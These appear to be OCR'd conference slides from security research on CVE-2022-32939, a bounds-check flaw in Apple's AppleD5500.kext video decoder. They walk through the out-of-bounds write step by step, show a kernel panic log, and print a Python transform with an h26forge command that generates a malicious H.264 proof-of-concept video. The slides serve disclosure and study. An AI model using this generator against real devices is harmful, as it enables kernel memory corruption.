


uint epb_offset_array[256];

uint epbs;

NALU
Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling



256th EPB

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```




uint epb_offset_array[256];

uint epbs;

NALU
Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling




256th EPB

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte



AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
001000000010000000201000  
... (250 EPBs)  
0000000200000000400000300  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header

EPB:

Emulation
Prevention
Byte




AppleD5500.kext EPB Handling

00000001	6764000BACA0000000080000
001000000010000000201000	
...	(250 EPBs)
0000000200000000400000300	
040000030008	

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern) {
    this->epb_offset = ...
    this->epbs++;
}
```

No Bounds Check!



NALU Header
EPB:
Emulation Prevention Byte

AppleD5500.kext EPB Handling

00000001	6764000BACA0000000080000
001000000010000000201000	
...	(250 EPBs)
0000000200000000400000300	
040000030008	

257th EPB
Position P

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```



AppleD5500.kext EPB Handling

00000001	6764000BACA0000000080000
001000000010000000201000	
...	(250 EPBs)
0000000200000000400000300	
040000030008	

257th EPB
Position P

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[256] = 8(P-256);  
    this->epbs++;  
}
```



AppleD5500.kext EPB Handling

00000001	6764000BACA0000000080000
001000000010000000201000	
...	(250 EPBs)
0000000200000000400000300	
040000030008	

257th EPB
Position P

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[256] = 8(P-256);  
    this->epbs++;  
}
```



NALU Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

00000001	6764000BACA0000000080000
001000000010000000201000	
...	(250 EPBs)
0000000200000000400000300	
040000030008	

257th EPB
Position P

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[256] = 8(P-256);  
    this->epbs++;  
}
```

64	72	...	B	8(P-256)+1
----	----	-----	---	------------

uint epb_offset_array[256];
uint epbs;

↓
????
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

```
000000016764000BACA0000000080000  
001000000010000000201000  
... (250 EPBs)  
000000020000000040000000  
040000030008
```

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

NALU
Header
EPB:
Emulation
Prevention
Byte



????

AppleD5500.kext EPB Handling

00000001	6764000BACA0000000080000
001000000010000000201000	
...	(250 EPBs)
000000020000000040000000	
0400000030000000	

258th EPB
Position Q

Start Codes
NALU:
Network
Abstraction
Layer Unit

```
if (found_epb_pattern()) {  
    this->epb_offset_array[epbs] = 8(offset-epbs);  
    this->epbs++;  
}
```

64	72	...	B	8(P-256)+1
----	----	-----	---	------------

uint epb_offset_array[256]; uint epbs;

????

NALU
Header
EPB:
Emulation
Prevention
Byte

AppleD5500.kext EPB Handling

00000001	6764000BACA0000000080000
001000000010000000201000	
...	(250 EPBs)
000000020000000040000000	
0400000030000000	

258th EPB
Position Q

Start Codes
NALU:
Network
Abstraction
Layer Unit

NALU
Header

EPB:
Emulation
Prevention
Byte

```
if (found_epb_pattern()) {  
    this->epb_offset_array[8(P-256)+1] =  
        8(Q-8(P-256)+1);
```

```
    this->epbs++;  
}
```

64	72	...	B	8(P-256)+1
----	----	-----	---	------------

```
uint epb_offset_array[256];  
uint epbs;
```

????


AppleD5500.kext EPB Handling

00000001	6764000BACA0000000080000
001000000010000000201000	
...	(250 EPBs)
000000020000000040000000	
0400000030000000	

258th EPB
Position Q

Start Codes
NALU:
Network
Abstraction
Layer Unit

NALU
Header
EPB:

Emulation
Prevention
Byte

```
if (found_epb_pattern()) {  
    this->epb_offset_array[8(P-256)+1] =  
        8(Q-8(P-256)+1);  
    this->epbs++;  
}
```

64	72	...	B	8(P-256)+1
----	----	-----	---	------------


uint epb_offset_array[256]; uint epbs;

8(Q-8(P-256)+1)



appleD5500.kext

Panic! at the Kernel



```
panic(cpu 0 caller 0xffffffff0077cc728): Kernel data abort
x0: 0x000000000ffe5050 x1: 0x0000000000000000
x4: 0xfffffff7dcd14080 x5: 0xfffffff6
x8: 0x00000000000008e3 x9: 0x0000000000000000
x12: 0x0000fffff000000 x13: 0x0000000000000000
x16: 0x0000000000000028 x17: 0xfffffff44
x20: 0x000000000000000d x21: 0x0000000000000000
x24: 0x0000000000000000 x25: 0xfffffff005
x28: 0x000000000000001c fp: 0xfffffff005
pc: 0xfffffff0064f62f0 cpsr: 0x80000204
Debugger message: panic
Device: N69
Hardware Model: iPhone8,4
ECID: 89C51101EF1067B0
Boot args: -v debug=0x14e serial=3 gpu=0 ioasm_behavior=0
Memory ID: 0x0
OS release type: User/
```

```
fffffff0064f62f0, lr 0xfffffff0064f1a44 (saved state: 0xfffffff0d901
0000000000000001 x3: 0xfffffff0064f6188
fffff0d901b4ac x7: 0xfffffff0000000000000000
0000000000000010 x11: 0x0000000003000000
fffff0000000000 x15: 0x0000000000000010
fffff0000000000 x19: 0xfffffff443c68400
0000000000000000 ff0064f1a44
0000000000000014 x23: 0x0000000000000000
0000000000000000 x27: 0x00000000000000103
sp: 0xfffffff0d901b560
far: 0xfffffff443c77ffc
```

Generating CVE-2022-32939 PoC Video

AppleD5500.kext needs a valid long NALU with at least 258 EPBs to reach this condition

Encode large values in `offset_for_ref_frame` in Sequence Parameter Set (SPS)

```
if( pic_order_cnt_type == 0 )
    log2_max_pic_order_cnt_lsb_minus4
else if( pic_order_cnt_type == 1 ) {
    delta_pic_order_always_zero_flag
    offset_for_non_ref_pic
    offset_for_top_to_bottom_field
    num_ref_frames_in_pic_order_cnt_cycle
    for( i = 0; i < num_ref_frames_in_pic_order_cnt_cycle; i++ )
        offset_for_ref_frame[i]
}
```

Generating

AppleD5500.kext

EPB

Encode large values
Set

```
if( pic_order_cnt_type == 0 )
    log2_max_pic_order_cnt_lsb_minus4
else if( pic_order_cnt_type == 1 ) {
    delta_pic_order_always_zero_flag
    offset_for_non_ref_pic
    offset_for_top_to_bottom_field
    num_ref_frames_in_pic_order_cnt_cycle
    for( i=0; i<num_ref_frames_in_pic_order_cnt_cycle;
        offset_for_ref_frame[i]
    }
}
```

```
##  
# too_many_epbs  
#  
# Generate a video that has too many emulation prevention bytes by  
# setting really large num_ref_frames_in_pic_order_cnt_cycle  
#  
# Triggers CVE-2022-32939  
##  
def too_many_epbs(ds):
    print("\t Adding enough offset_for_ref_frame to get a large number of epbs")
    sps_idx = 0

    ds["spses"][sps_idx]["pic_order_cnt_type"] = 1 # Mandatory

    # Set the pic_order_cnt_type == 1 syntax elements
    ds["spses"][sps_idx]["delta_pic_order_always_zero_flag"] = False
    ds["spses"][sps_idx]["offset_for_non_ref_pic"] = -1073741824
    ds["spses"][sps_idx]["offset_for_top_to_bottom_field"] = -1073741824

    # This generates 514 emulation prevention bytes
    num = 255
    ds["spses"][sps_idx]["num_ref_frames_in_pic_order_cnt_cycle"] = num
    ds["spses"][sps_idx]["offset_for_ref_frame"] = [-1073741824] * (num)

    # Need to adjust the slice for a different pic_order_cnt_type
    for i in range(len(ds["slices"])):
        ds["slices"][i]["sh"]["delta_pic_order_cnt"] = [0, 0]

    return ds
```


emulation_prevention_bytes.py M X

transforms > paper_pocs > emulation_prevention_bytes.py > too_many_epbs

```
1  ##
2  # too_many_epbs
3  #
4  # Generate a video that has too many emulation prevention bytes by
5  # setting really large num_ref_frames_in_pic_order_cnt_cycle
6  #
7  # Triggers CVE-2022-32939
8  ##
9  def too_many_epbs(ds):
10     print("\t Adding enough offset_for_ref_frame to get a large number of epbs")
11     sps_idx = 0
12
13     ds["spses"][sps_idx]["pic_order_cnt_type"] = 1 # Mandatory
14
15     # Set the pic_order_cnt_type == 1 syntax elements
16     ds["spses"][sps_idx]["delta_pic_order_always_zero_flag"] = False
17     ds["spses"][sps_idx]["offset_for_non_ref_pic"] = -1073741824
18     ds["spses"][sps_idx]["offset_for_top_to_bottom_field"] = -1073741824
19
20     # This generates 514 emulation prevention bytes
21     num = 255
22     ds["spses"][sps_idx]["num_ref_frames_in_pic_order_cnt_cycle"] = num
```

OUTPUT TERMINAL PROBLEMS DEBUG CONSOLE

```
PS D:\research\h26forge> .\h26forge.exe --mp4 modify -i .\input_vids\SPS_PPS_I_P.264 -o .\cve-2022-32939.264 -t .\transforms\paper_pocs\emulation_prevention_bytes.py
```



CVE-2022-32939: iOS Controlled write Summary

- The EPB array was missing a bounds check
 - Fix was to check if $\text{epbs} < 256$
- The 257th EPB location overwrites an index
 - Controls **where we write**
- The 258th EPB location stored at overwritten index
 - Controls **the value we write**
 - Limited to small negative 32-bit values
- More than 258 EPBs allows for continuous overwrite
- Exploitation requires:
 1. Validly encoded bitstream
 2. At least 258 EPBs
 3. Information leak vuln for targeting
- **Once you have a target, you can use H26Forge to tailor location of EPBs 257 and 258**



Conclusion


Decoder complexity is significant, and video decoding attack surface is difficult to explore

Codec Threat Landscape



Risks and Concerns

- Actors are abusing this in-the-wild
- Defenses are sparse



In the Wild Vulnerability: CVE-2022-22675

In-the-wild Apple Kernel 0-day



Threat actor information not shared



Believed to be part of an exploit chain on macOS with an Intel Graphics Driver information leak



Also impacts iOS



macOS Monterey 12.3.1

Released March 31, 2022

AppleAVD

Available for: macOS Monterey

Impact: An application may be able to execute arbitrary code with kernel privileges

